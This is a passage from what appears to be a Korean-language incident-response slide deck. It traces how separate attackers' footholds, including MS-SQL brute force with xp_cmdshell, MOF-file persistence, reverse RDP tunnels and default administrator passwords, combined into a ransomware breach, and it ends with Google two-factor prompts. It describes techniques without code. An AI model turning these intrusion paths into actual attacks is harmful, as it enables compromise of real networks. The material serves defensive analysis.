  -t, --token string            auth token (default "PNPDeviceID123")
  --uc                          use compression
  --ue                          use encryption
  -u, --user string             user
```


RDP 터널




백도어 흐름




새로운 공격자 RDP 스캔




Administrator 성공



리버스 RDP



랜섬웨어 실행



공격자들의 우연한 만남


침투 경로

- 외부 노출 MS-SQL 서버 → Brute-Force 공격, xp_cmdshell 실행
- 마이너 공격자의 Binary MOF 파일 → 지속성 확보, 파일 기반 탐지 우회
- 리버스 터널을 통해 외부에서 내부로 RDP 접근
- RDP 툴 mRemoteNC → 다수 시스템 원격 접속 관리
- 초기 설정 패스워드 사용 → 다수 시스템 Administrator 계정 접근

의미


- 예상치 못한 공격 간 접점이 새로운 침투 경로 제공
- 연쇄적 별개 공격으로 인한 복합 침해 사고
- 과거 침해가 장기간 영향을 미침
- 복잡한 공격 흐름으로 유입 경로와 의도 파악 어려움
- 빠른 내부 이동

5 2FA 걸어 났으니 안심



2-Step Verification

To help keep your account safe, Google wants to make sure it's really you trying to sign in

 @gmail.com


2-Step Verification

Get a verification code from the **Google Authenticator** app

Enter code


☒ Don't ask again on this device

[Try another way](#) [Next](#)


English (United States) 


[Help](#) [Privacy](#) [Terms](#)






Use your passkey to confirm it's really you


 @gmail.com




Your device will ask for your fingerprint, face, or screen lock

[Try another way](#) [Continue](#)


English (United States) 






Authenticator 앱 확인

82 Android의 Authenticator 앱에서 로그인하려면 표시된 번호를 선택합니다.



